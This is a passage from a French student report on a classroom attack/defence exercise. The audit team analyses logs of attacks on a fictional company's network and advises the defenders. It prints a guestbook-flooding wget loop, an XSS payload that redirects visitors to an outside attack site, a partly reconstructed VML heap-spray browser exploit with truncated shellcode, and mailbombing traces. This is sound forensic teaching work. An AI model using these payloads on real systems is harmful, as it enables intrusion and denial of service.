Une attaque a été enregistrée à 15h32 sur le serveur web de la machine 10.10.10.3 à l'aide d'un outil ou script automatisé. Plusieurs vulnérabilités sont testées par les attaquants, visant de manière aléatoire des systèmes windows ou unix ainsi que des applications PHP ou des scripts CGI. De plus, les logs d'openvpn sur casper montrent que l'équipe attaque a tenté de faire de l'IP Spoofing, sans succès puisque les paquets spoofés ont été filtrés au niveau du serveur openvpn de Casper.

4. Lundi 30 Octobre 2006

Nous avons relevé l'envoi d'une requête OPTIONS sur le serveur web de 10.10.10.3 à 00h05 pour tenter de récupérer des sources html. Toujours le $#@% de bruit de fond DNS ...

II. Phase 1

1. Objectifs techniques

Pour la première confrontation face aux attaquants, les différents objectifs étaient :

- Découverte et utilisation des outils d'analyse réseau,
- Détermination des outils correspondant à nos besoins,
- Détermination des outils employés par l'attaque,
- Réflexion sur les contre mesures.

2. Remontée des logs et analyse

Voici une liste des principales activités enregistrées par la sonde ainsi que la capture tcpdump brute :

a - Attaques http

Snort a détecté 49175 attaques web. En regardant les traces tcpdump, on remarque qu'il y a eu des abus sur le script du livre d'or, on compte 157712 requêtes d'enregistrement.
Parmi l'ensemble des requêtes web, on dénombre :

```
* 109295 HEAD
* 84577 POST
* 25099 GET
```

Les requêtes les plus courantes portaient sur les fichiers livredor.php, test.php principalement. On note aussi les requêtes phpMyAdmin envoyées par l'équipe défense durant la session.
Durant cette session, les attaquants ont réussi à récupérer le mot de passe root du phpMyAdmin, mais l'équipe Audit ne s'en est pas rendue compte de suite.

La méthode utilisée par les attaquants, quoique pas très élaborée, est efficace pour faire un déni de service et/ou du bruit. A partir de l'analyse des traces, on peut supposer que la méthode est la suivante :

- L'équipe attaque a tout d'abord effectué un enregistrement manuellement, afin de connaître les champs à remplir et rédiger un fichier texte contenant toutes les informations nécessaires ; parmi les premières requêtes web, on note des user agent mozilla sur windows 2000 ou encore Safari sur macOS X (Jordi spotted !).

- Puis, est venu le moment d'écrire un script shell invoquant la commande wget avec les arguments idoines pour automatiser la procédure d'enregistrement sur le livre d'or, le tout dans une boucle infinie. On peut supposer que le script utilisé était quelque chose comme :

```
while (true); do
wget --post-file=fichier http://172.17.0.2/livredor.php ;
done
```


Exemple de requête du script :

```
User-Agent: Wget/1.10.2.
Accept: */*.
Host: 172.17.0.2.
Connection: Keep-Alive.
```

```
Content-Type: application/x-www-form-urlencoded.
Content-Length: 169.
.
##
T(6) 172.17.0.150:52263 -> 10.10.10.3:80 [AP]
nom=AttackTeam&prenom=Take
this&tel=123456789&email=&remarques=Weeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee
eeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeeee&Envoyer=Envoyer
```

D'autres options ont peut être été ajoutées, mais le user agent indique bel et bien Wget.

Les requêtes HTTP forment la majeur partie du volume d'information mais sont là essentiellement pour créer du bruit et noyer les autres attaques dans ce déluge d'informations.



b - Tentative d'exploit SSL :

A l'aide du programme ssldump, il a été possible de voir les connexions HTTPS de l'équipe attaque :

```
New TCP connection #1: 172.16.97.14(40462) <-> 10.10.10.2(443)
1    0.0191 (0.0191)  C>S  TCP RST
New TCP connection #2: 172.16.97.14(34212) <-> 10.10.10.2(443)
2    0.0061 (0.0061)  C>S  TCP RST
New TCP connection #3: 172.16.97.10(1265) <-> 10.10.10.2(443)
New TCP connection #4: 172.16.97.10(1318) <-> 10.10.10.2(443)
3    262.5078 (262.5078)  S>C  TCP FIN
New TCP connection #5: 172.16.80.13(57163) <-> 10.10.10.2(443)
5    0.0013 (0.0013)  C>S  TCP RST
New TCP connection #6: 172.16.97.22(1163) <-> 10.10.10.2(443)
6    18.7905 (18.7905)  C>S  TCP RST
New TCP connection #7: 172.16.97.22(1164) <-> 10.10.10.2(443)
7    6.8515 (6.8515)  C>S  TCP RST
New TCP connection #9: 172.16.97.22(1165) <-> 10.10.10.2(443)
9    2.8578 (2.8578)  C>S  TCP RST
New TCP connection #10: 172.16.97.22(1166) <-> 10.10.10.2(443)
10    2.6890 (2.6890)  C>S  TCP RST
New TCP connection #11: 172.16.97.26(1345) <-> 10.10.10.2(443)
New TCP connection #12: 172.16.97.22(1206) <-> 10.10.10.2(443)
New TCP connection #14: 172.16.80.13(45523) <-> 10.10.10.2(443)
14    0.0028 (0.0028)  C>S  TCP RST
New TCP connection #16: 172.16.80.13(47012) <-> 10.10.10.2(443)
16    0.0025 (0.0025)  C>S  TCP RST
New TCP connection #18: 172.16.64.91(1763) <-> 10.10.10.2(443)
New TCP connection #19: 172.16.97.10(1971) <-> 10.10.10.2(443)
```

```
New TCP connection #20: 172.16.97.14(1818) <-> 10.10.10.2(443)
18    253.7089 (253.7089)  S>C  TCP FIN
```

Ceci nous donne peu d'informations mais Snort a été plus bavard et a trouvé une tentative d'exploitation de SSL :

```
Nov  6 10:24:49 localhost snort: [1:2657:6] EXPLOIT SSLv2 Client_Hello with
pad  Challenge Length overflow attempt [Classification: Attempted
Administrator Privilege Gain] [Priority: 1]: {TCP} 172.16.97.26:1345 ->
10.10.10.2:443
```

Bref, le trafic HTTPS a révélé une tentative d'exploitation, et a aussi servi a inondé le réseau (sur les 18 connexions, certaines ont duré 4 minutes).

c - Le DNS :

Les traces montrent que les clients windows du LAN cherchent les enregistrements pour un serveur Active Directory, le serveur DNS leur répond par un "no such name", les machines Windows tentent alors de contacter le serveur non plus en UDP mais en TCP et ouvrent une session TCP par requête pour se voir répondre la même chose.

Il y a des enregistrements manquants dans la zone candide-sa.com, des machines qui tentent de faire des résolutions sur les zones candide-sa ou candide-sa.fr qui n'existent pas.

Une attaque a été effectuée avec succès, voici le scénario de l'attaque :

- Un client fait une requête DNS sur le serveur 10.10.10.3 pour résoudre le nom www.stri.net.
- Le serveur n'a pas l'adresse dans son cache, il fait une requête vers son forwarder s'il en a un ou vers un NS root.
- La machine de l'attaque voit la requête passer sur le lan 172.17.0.0/24 vers une IP public.
- La machine de l'attaque forge une réponse DNS en se faisant passer pour le NS root, leur réponse arrive avant la réponse légitime, le serveur 10.10.10.3 prend donc en compte la réponse des attaquants.
- Le serveur 10.10.10.3 répond au client du LAN 10.20.20.0 en lui fournissant l'adresse 172.17.0.50.
- Le client arrive sur le faux site stri.net, contrôlé par les attaquants.

De là, les attaquants peuvent tenter d'exploiter une faille du navigateur pour, au choix, faire planter l'OS du client, installer un logiciel malicieux, ou déclencher un DoS sur le client.
De fortes suspicions pèsent sur l'outil utilisé : dnsspoof fourni dans le package dsniff, ou ettercap.

d - SSH

Les attaquants s'en sont pris à notre pauvre petit lapin (Soka) !
Des tentatives de connexions ont été réalisées (paquets SYN envoyés sur le port 22 de la machine Soka) mais rien de très inquiétant.

e - Bilan

Suite à cette analyse, nous avons pu déterminer les outils utilisés par les attaquants.
La semaine précédent la première phase, les attaquants ont utilisé un scanner http de type Nessus (mode scanner de base) pour trouver des scripts Web (PHP, ASP, CGI-bin …) vulnérables.
Lors de la phase d'attaque, ils ont utilisé un script Wget afin de remplir le Livre d'or du site Candide-sa.

3. Conseils fait à la défense

Après cette analyse, nous avons formulé les conseils à donner à l'équipe défense afin de préparer au mieux la seconde phase.
Nous leur avons demandé de mettre en place un module de filtrage sur Apache afin de bloquer les scripts, les robots, … ainsi que les tentatives d'exploitations de failles.
Par ailleurs, il leur a été demandé de rediriger les requêtes HTTP et HTTPS vers le proxy installé sur notre sonde.

III. Phase 2

1. Objectifs techniques

Pour la seconde confrontation face aux attaquants, les différents objectifs étaient :

- Utilisation des logs systèmes et HTTP pour l'analyse en plus des traces réseaux,
- Détermination des meilleurs outils d'analyse de logs ainsi que leur place dans la chaîne d'analyse,
- Identification des outils de l'attaque,
- Identification du scénario utilisé par les attaquants.

2. Remontée des logs et analyse

L'analyse de la 2ème session a été marquée par les événements suivants :

- Un DoS a été lancé contre le serveur mail, 1.7Go de trafic SMTP enregistré.
- Les attaquants ont réussi à faire exécuter des commandes par les postes clients de candide SA.
- Une attaque a été menée contre la sonde, empêchant cette dernière de sniffer la totalité du trafic.
- Des éléments divers et variés.

a - DoS sur le serveur mail

Les attaquants ont utilisé un logiciel de mailbombing afin d'envoyer un maximum de mails au compte administrateur de candide-sa. La méthode retenue est la suivante : "une seule connexion TCP établie pour faire passer plusieurs mails", pour faire cela la connexion établie servait à transmettre le premier mail, puis la commande RSET est utilisée pour enlever le mail de la file d'attente, consommant des ressources sur le serveur mail. Chaque mail ne contenait qu'un seul élément, un fichier attaché appelé Emule-installer.exe.

Exemple de traces :

```
RSET.
250 2.0.0 Resetting.
MAIL FROM:<bill.clinton@whitehouse.gov>.
250 2.1.0 bill.clinton@whitehouse.gov....Sender OK.
RCPT TO:<administrateur@candide-sa.com>.
250 2.1.5 administrateur@candide-sa.com .
DATA.
354 Start mail input; end with <CRLF>.<CRLF>.
From: Bill Clinton<bill.clinton@whitehouse.gov>.
To: Youri<administrateur@candide-sa.com>.
Subject: I want Monica back!.
Reply-To: administrateur@candide-sa.com.
Mime-Version: 1.0.
Content-Type: charset=us-ascii.
X-Mailer: Microsoft Outlook Express 5.00.2314.1300.
X-Priority: 1 (Highest).

... fichier attaché ...

RSET.
250 2.0.0 Resetting.
MAIL FROM:<gotcha.h@cker.com>.
250 2.1.0 gotcha.h@cker.com....Sender OK.
RCPT TO:<administrateur@candide-sa.com>.
250 2.1.5 administrateur@candide-sa.com .
DATA.
354 Start mail input; end with <CRLF>.<CRLF>.
From: L.A.P.D<gotcha.h@cker.com>.
To: Youri<administrateur@candide-sa.com>.
Subject: U're under arrest.
Reply-To: administrateur@candide-sa.com.
Mime-Version: 1.0.
```

b - Exécution de commandes sur un poste client Windows XP DoS sur le serveur mail

Cette attaque s'est déroulée en plusieurs phases :

1. Utilisation d'une faille XSS dans le livre d'or de candide sa :
La ligne suivante a été insérée dans le livre d'or à l'aide d'une requête POST :

```
nom=Take+this%21&prenom=&tel=&email=&remarques=%3Cscript%3Ewindow.location%
3D%27http%3A%2F%2Fjordix.com%2Fattack%2F%27%3B%3C%2Fscript%3E&Envoyer=Envoy
er
```

Sur la page du livre d'or apparaît donc :

```
<td><strong><script>window.location='http://jordix.com/attack/';</script></
strong></td>
```

2. Redirection d'un client sur le site des attaquants :
Chaque navigateur Internet avec l'exécution java/javascript se rendant sur le livre d'or de candide SA est redirigé vers la page attack/index.html du site jordix.com sur laquelle se trouve le code suivant :

```
T 194.116.144.11:80 -> 172.17.0.2:1116 [AP]
HTTP/1.1 200 OK.
Date: Mon, 20 Nov 2006 09:43:00 GMT.
Server: Apache.
Last-Modified: Mon, 20 Nov 2006 09:34:51 GMT.
ETag: "28c207-261-456176bb".
Accept-Ranges: bytes.
Content-Length: 609.
Keep-Alive: timeout=2, max=500.
Connection: Keep-Alive.
Content-Type: text/html.
.
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
<html>
<head>
  <meta content="text/html; charset=ISO-8859-1"
 http-equiv="content-type">
  <title>[ Attack Team STRI M2 G1 ]</title>
</head>
<body bgcolor="#000000">
<br>
<h1><center><font color="#FFFFFF" size="20">[ Attack Team
]</font></center></h1>


<br>
<h2><center><font color="#FFFFFF" size=5>
Ce site a &eacute;t&eacute; pirat&eacute;, heureusement qu'il s'agit de
"CANDIDE SA N&deg;1 des sous traitants de l'a&eacute;ronautique !!!"
</font></center></h2>

<script>
   window.location='http://172.16.48.14';
</script>

</body>
</html>
```

3. Téléchargement et exécution du code malicieux :
La partie intéressante est la nouvelle redirection vers la machine 172.16.48.14 sur laquelle un serveur web est en écoute dans le seul but de faire télécharger au client un code malicieux. Ce code est compressé au format gzip et morcellé (chunk encoding) et n'apparaît pas en clair dans les traces réseaux, ce qui le rend difficilement détectable. Heureusement, à l'aide de wireshark, gcc et d'un cerveau, il a été possible de reconstituer partiellement l'exploit utilisé, le nom décerné à celui-ci est "exploit klingon" du fait de son code fort peu lisible que voici (les caractères blancs non pris en compte par le navigateur ont été supprimés et les noms de variables ont été modifiés afin de favoriser la compréhension du code) :

```
<html xmlns:oemtmkt = "urn:schemas-microsoft-com:vml" >
<head>
<style> oemtmkt\:* { behavior: url(#default#VML) ; } </style>
<body>
```

```
<script>
var payload = unescape(
"%ufdf8%u9899%uf9f8%u913f%u904f%u979b%uf542%u934b%uf89b%u402f%ufd4e%ufd27%u
4040%uf5f5% [...] " ) ;
var buffer = unescape( "%u0c0c" ) ;
while (buffer.length <= 0x400000) buffer+=buffer ;
var array = new Array() ;
for ( var i =0 ; i < 30 ; i++ ) {
    array[i] = buffer.substring(0, 0x100000 - payload.length) + payload
             + buffer.substring(0, 0x100000 - payload.length) + payload
             + buffer.substring(0, 0x100000 - payload.length) + payload
             + buffer.substring(0, 0x100000 - payload.length) + payload ;
}
</script>
<oemtmkt:rect>
<oemtmkt:fill method = "&#x0c0c;&#x0c0c;&#x0c0c;&#x0c0c;&#x0c0c;&# [...]
x0c0c;&#x0c0c;&#x0c0c;&#x0c0c;&#x0c0c;&#x0c0c;"
</oemtmkt:rect>
</body>
</html>
```

Une partie du code est écrite en unicode. La partie visible de l'iceberg durant la période d'attaque était l'envoi d'un message netsend sur le client. Une étude de l'exploit a permis de déterminer la méthode utilisée.

c - DoS sur l'infrastructure de candide SA et en particulier sur la sonde :

Les attaquants ont lancé des TCP synscans afin de gêner l'analyse réseau, heureusement les ports sources étaient statiques et ce bruit a été très facilement écarté des traces réseaux. En revanche, durant la session d'attaque, un synscan à destination du port 22 de la sonde a fortement perturbé la capture, beaucoup de paquets ont été droppés comme le montre le dmesg :

```
TCP: drop open request from 172.17.0.197/62781
TCP: drop open request from 172.17.0.198/16361
TCP: drop open request from 172.17.0.199/34614
TCP: drop open request from 172.17.0.200/10938
TCP: drop open request from 172.17.0.201/56011
TCP: drop open request from 172.17.0.202/39337
TCP: drop open request from 172.17.0.203/12141
TCP: drop open request from 172.17.0.204/54208
TCP: drop open request from 172.17.0.205/48079
TCP: drop open request from 172.17.0.206/33003
NET: 90 messages suppressed.
TCP: drop open request from 172.17.0.49/59690
NET: 105 messages suppressed.
TCP: drop open request from 172.17.0.173/38051
NET: 18 messages suppressed.
TCP: drop open request from 172.17.0.197/28523
TCP: drop open request from 172.17.0.198/33707
TCP: drop open request from 172.17.0.199/35647
TCP: drop open request from 172.17.0.200/36506
TCP: drop open request from 172.17.0.201/39981
TCP: drop open request from 172.17.0.202/35387
TCP: drop open request from 172.17.0.203/18644
TCP: drop open request from 172.17.0.204/32490
TCP: drop open request from 172.17.0.205/43707
TCP: drop open request from 172.17.0.206/7977
```

```
NET: 44 messages suppressed.
TCP: drop open request from 172.17.0.72/14448
TCP: drop open request from 172.17.0.73/24624
TCP: drop open request from 172.17.0.74/26437
TCP: drop open request from 172.17.0.75/6167
TCP: drop open request from 172.17.0.76/30948
TCP: drop open request from 172.17.0.77/11256
TCP: drop open request from 172.17.0.78/16347
TCP: drop open request from 172.17.0.79/13522
TCP: drop open request from 172.17.0.80/24300
TCP: drop open request from 172.17.0.81/8333
NET: 169 messages suppressed.
TCP: drop open request from 172.17.0.3/64832
NET: 22 messages suppressed.
TCP: drop open request from 172.17.0.110/4100
TCP: drop open request from 172.17.0.111/42346
TCP: drop open request from 172.17.0.112/23241
NET: 82 messages suppressed.
```


Cette perte inclue aussi les messages syslog, nous avons donc perdu une partie des logs de candide SA, mais au besoin ils pourront être retransmis grâce au script de copie fourni à l'équipe défense. Des contre mesures vont être prises (démon en écoute sur une carte réseau à part, plus de redirection pendant la dernière session d'attaque, règles iptables si besoin) pour éviter que les attaquants puissent porter atteinte à notre machine. C'est l'outil nemesis qui a été utilisé pour l'attaque, avec un script récupéré sur un site perso free.fr.

d - Divers

Les analyses ont montré que la machine des attaquants positionnée sur le LAN 172.17.0.0 a un serveur SSH en écoute sur le port 3306, normalement réservé à mysql. De plus, les attaquants ont déposé des scripts shell sur le site http://chester2006.free.fr qu'ils ont récupéré pendant la session d'attaque.
Une grosse quantité de données a transité sur le serveur SSH des attaquants durant la session d'attaque, peut-être la récupération de traces réseaux. Il n'est pas impossible que les attaquants aient récupéré des données sur la session telnet vers le routeur cisco de candide SA.

e - Bilan

Nous avons pu déterminer les outils et le mode opératoire des attaquants.
Ceux-ci ont utilisé avant ou lors de cette phase, un scanner HTTP performant nommé nikto qui leur a permis d'effectuer de nombreux tests. Des scripts shell exécutant Nemesis ont été utilisés pour générer du bruit afin de gêner l'analyse.



3. Conseils fait à la défense

Après cette analyse, nous avons formulé les conseils à donner à l'équipe défense afin de préparer au mieux la dernière phase.
Voici la liste des conseils :

- Désactiver le démon telnet sur l'interface extérieur du routeur,
- Réinstaller le poste compromis,
- Installer un antivirus sur les postes Windows et passer un scan,
- Installer un core security,
- Lire et appliquer les conseils d'un guide de hardening,
- Augmenter le niveau de filtrage sur le serveur Web (paramétrage Mode Security),
- Désactiver l'accès HTTP de PhpMyAdmin pour ne laisser que l'HTTPS,
- Passer le serveur Exchange du LAN à la DMZ.

IV. Phase 3

1. Objectifs techniques

Pour la dernière confrontation face aux attaquants, le principal objectif était de retracer le scénario de l'attaque.

2. Remontée des logs et analyse

L'attaque portée contre le SI de Candide SA a permis une élévation de privilèges. Les attaquants avaient récupéré plusieurs mots de passe, dont le root de phpmyadmin et, ont réussi le 6 Décembre au soir à se connecter localement aux serveurs de candide SA.
Les traces d'authentification sont les suivantes :

```
Dec  6 20:18:00 10.10.10.2 login[8758]: FAILED LOGIN (1) on `tty1' FOR
`root', Authentication failure
Dec  6 20:18:25 10.10.10.2 login[8758]: FAILED LOGIN (2) on `tty1' FOR
`root', Authentication failure
Dec  6 20:18:46 10.10.10.2 login[8758]: TOO MANY LOGIN TRIES (3) on `tty1'
FOR `root'
Dec  6 20:18:46 10.10.10.2 login[8758]: (pam_unix) session closed for user
root
Dec  6 20:19:08 10.10.10.2 login[23449]: FAILED LOGIN (1) on `tty1' FOR
`root', Authentication failure
Dec  6 20:19:30 10.10.10.2 login[23449]: (pam_unix) bad username [%ViVe5]
Dec  6 20:19:33 10.10.10.2 login[23449]: FAILED LOGIN (2) on `tty1' FOR
`UNKNOWN', User not known to the underlying authentication module
Dec  6 20:19:45 10.10.10.2 login[23449]: (pam_unix) bad username
[%ViVe%53cu$]
Dec  6 20:19:47 10.10.10.2 login[23449]: FAILED LOGIN (3) on `tty1' FOR
`UNKNOWN', User not known to the underlying authentication module
Dec  6 20:20:09 10.10.10.2 login[23452]: (pam_unix) authentication failure;
logname=LOGIN uid=0 euid=0 tty=tty1 ruser= rhost=  user=root
Dec  6 20:20:11 10.10.10.2 login[23452]: FAILED LOGIN (1) on `tty1' FOR
`root', Authentication failure
```

```
Dec  6 20:23:45 10.10.10.2 login[23453]: (pam_unix) authentication failure;
logname=LOGIN uid=0 euid=0 tty=tty1 ruser= rhost=  user=iptables
Dec  6 20:23:48 10.10.10.2 login[23453]: FAILED LOGIN (1) on `tty1' FOR
`iptables', Authentication failure
Dec  6 20:24:05 10.10.10.2 login[23453]: (pam_unix) session opened for user
root by LOGIN(uid=0)
Dec  6 20:24:05 10.10.10.2 login[23453]: ROOT LOGIN  on `tty1'

Dec  6 20:42:05 10.10.10.3 login[1045]: FAILED LOGIN (1) on `tty5' FOR
`root', Authentication failure
Dec  6 20:42:19 10.10.10.3 login[1045]: (pam_unix) session opened for user
root by LOGIN(uid=0)
Dec  6 20:42:19 10.10.10.3 login[1045]: ROOT LOGIN  on `tty5'
```

On voit que les attaquants ont inversé le mot de passe et le nom d'utilisateur une fois, ce qui confirme qu'ils avaient le mot de passe root de phpmyadmin en leur possession. A 20h24, les attaquants ont eu accès au compte root de 10.10.10.2, puis ont réussi à se logger en root sur 10.10.10.3. Un nombre de tentatives d'exploitation de vulnérabilité ou de fingerprinting ont laissé des traces, telles que celles ci :

```
Dec  6 20:53:09 10.10.10.3 sshd[27858]: Bad protocol version identification
'RFB 003.003' from 172.16.98.10
Dec  6 20:53:13 10.10.10.3 sshd[27859]: Bad protocol version identification
'RFB 003.003' from 172.16.98.10
Dec  6 20:53:20 10.10.10.3 sshd[27860]: Bad protocol version identification
'RFB 003.003' from 172.16.98.10
```

A 21h11 et 21h17, les mots de passe root de 10.10.10.3 et 10.10.10.3 ont été respectivement modifiés :

```
Dec  6 21:11:23 10.10.10.3 passwd[27896]: (pam_unix) password changed for
root
Dec  6 21:11:23 10.10.10.3 passwd[27896]: (pam_unix) Password for root was
changed
Dec  6 21:17:02 10.10.10.2 passwd[23500]: (pam_unix) password changed for
root
Dec  6 21:17:02 10.10.10.2 passwd[23500]: (pam_unix) Password for root was
changed
```

A 23h00, on note de nouveau de l'activité, les attaquants se connectent depuis le réseau public sur les serveurs. Ils changent tout d'abord les mots de passe de comptes utilisateurs puis arrivent à récupérer la clé privée pour le compte défense de la sonde d'analyse.
Enfin, ils installent un serveur FTP sur 10.10.10.3 :

```
Dec  6 23:07:29 10.10.10.3 passwd[27984]: (pam_unix) password changed for
guiyou
Dec  6 23:07:29 10.10.10.3 passwd[27984]: (pam_unix) Password for guiyou
was changed
Dec  6 23:07:34 10.10.10.2 passwd[23515]: (pam_unix) password changed for
guiyou
Dec  6 23:07:34 10.10.10.2 passwd[23515]: (pam_unix) Password for guiyou
was changed

Dec  6 23:32:31 localhost sshd[19534]: Accepted publickey for defense from
10.10.10.3 port 32892 ssh2
Dec  6 23:33:14 localhost sshd[19538]: Accepted publickey for defense from
10.10.10.3 port 32893 ssh2
```

```
Dec  6 23:34:33 localhost sshd[19548]: Accepted publickey for defense from
10.10.10.3 port 32897 ssh2
Dec  6 23:38:54 localhost sshd[19552]: Accepted publickey for defense from
10.10.10.3 port 32898 ssh2

Dec  6 23:15:54 10.10.10.3 groupadd[28070]: new group: name=ftp, gid=106
Dec  6 23:15:54 10.10.10.3 useradd[28071]: new user: name=ftp, uid=106,
gid=106, home=/home/ftp, shell=/bin/false
```


On note 895 connexions ssh sur la sonde. Heureusement, le compte défense ne bénéficiait pas d'un shell mais de scponly, les attaquants n'ont pu que copier des fichiers vers et depuis la sonde, ce qui leur a permis de remplir partiellement le disque (à 95%) et de récupérer les fichiers /etc/passwd, /etc/ssh/sshd_config.

Enfin les attaquants ont mené plusieurs attaques sur la sonde, Snort a repéré des tentatives d'exploitation de vulnérabilités SSH et des tentatives d'envoi de traps SNMP.

En ce qui concerne le routeur Cisco :
Les attaquants ont pu récupérer les mots de passe lors des sessions précédentes, grâce aux connexions telnet initiées depuis l'extérieur du réseau de Candide SA. A l'aide d'un sniffer, ils ont eu accès aux mots de passe et ont même pu observer la configuration du routeur avant d'y avoir accès. Les traces des logs sont les suivantes :

```
Dec  6 16:48:14 10.10.10.1 25120: *Dec  6 17:49:59.253 GMT: %SYS-5-
CONFIG_I: Configured from console by vty0 (172.16.97.10)
...
...
Dec  6 21:58:04 10.10.10.1 59: *Dec  6 22:57:22.943 GMT: %SYS-5-CONFIG_I:
Configured from console by vty0 (172.16.97.10)
Dec  6 22:53:08 10.10.10.1 60: *Dec  6 23:52:27.639 GMT: %SYS-5-CONFIG_I:
Configured from console by vty0 (172.16.97.10)
Dec  7 00:20:46 10.10.10.1 61: *Dec  7 01:20:05.870 GMT: %SYS-5-CONFIG_I:
Configured from console by vty0 (172.16.97.10)
Dec  7 02:42:09 10.10.10.1 62: *Dec  7 03:41:28.982 GMT: %SYS-5-CONFIG_I:
Configured from console by vty0 (172.16.97.10)
Dec  7 02:46:48 10.10.10.1 63: *Dec  7 03:46:07.866 GMT: %SYS-5-CONFIG_I:
Configured from console by vty1 (172.16.97.10)
Dec  7 02:55:51 10.10.10.1 64: *Dec  7 03:55:11.338 GMT: %SYS-5-CONFIG_I:
Configured from console by vty0 (172.16.97.10)
```

Au total 42 connexions, dont la dernière très tard (ou tôt) pour préparer leur petite démo du matin.
Les graphes de Cacti confirment une utilisation faible vers 20H puis des connexions plus importantes plus tard dans la nuit :



3. Conseils fait à la défense

Les recommandations à faire à l'équipe défense ne sont pas techniques. Elles concernent principalement la charte de mots de passe de l'entreprise:

- Ne jamais mettre le même mot de passe administrateur (ou pas) sur 2 machines,
- Ne jamais faire transiter en clair un mot de passe sur le réseau,
- Ne jamais utiliser des protocoles des années 70 pour l'administration d'un SI.

V. Bilan

L'analyse est passée progressivement de 100% de traces réseaux à la première étape à 50/50 lors de la mise en place du proxy puis 90% de logs, 10% de snort lors de la dernière étape.
Les leçons à tirer : un attaquant peut passer inaperçu : Jordi avait le mot de passe root depuis le 07/11/2006, il l'a récupéré en faisant une écoute passive du réseau probablement. Sa première connexion est passée inaperçue dans le giga octet de logs car elle était parfaitement licite et ne correspondait pas à un acte malveillant. Analyser l'ensemble de l'activité s'apparente parfois à la recherche d'une aiguille dans une botte de foin. Par exemple l'exploit contre IE faisait 12Ko, ces 12Ko, il a fallu les trouver dans les 1,9Go de traces réseau, snort ne pouvait rien pour nous dans ce cas, les attaquants avaient pris trop de précautions.

Enfin, nous avons mis en place un script pour que les administrateurs de l'équipe défense nous communiquent plus facilement les logs de leurs machines qui n'étaient pas transmis par syslog ; nous avons commis l'erreur de ne mettre qu'une clé privée pour l'authentification (toute l'opération pouvait alors être automatisée). Si c'était à refaire, il faudrait laisser un mot de passe en plus pour assurer que le compte ne puisse compromettre notre machine, et chrooter l'utilisateur dans son home afin de ne pas laisser accès aux fichiers de configuration de la machine.
L'authentification se fait par trois principaux moyens :

- Ce que je connais : un mot de passe par exemple,
- Ce que je possède : une clé privée par exemple,
- Ce que je suis : identification biométrique (scan de la rétine, empreinte digitale).

Partie III : Bilans

Afin de tirer les enseignements de cette expérience, nous nous sommes attachés à effectuer des bilans formels de notre activité.

I. *Bilan de notre action auprès du client*

1. Contrat d'audit : point sur les engagements

Tous les engagements de confidentialité ont été respectés. Les engagements pris notamment au niveau communication entre les équipes n'ont pas toujours été tenus : les comptes-rendus hebdomadaires de nos activités n'ont pas toujours été rédigés et transmis à l'équipe « défense ». D'autre part, les réunions hebdomadaires de suivi prévues n'ont pour la plupart pas eu lieu : cette mesure s'est avérée superflue à l'usage étant donné le caractère sporadique de l'activité.

2. Limites du contrat

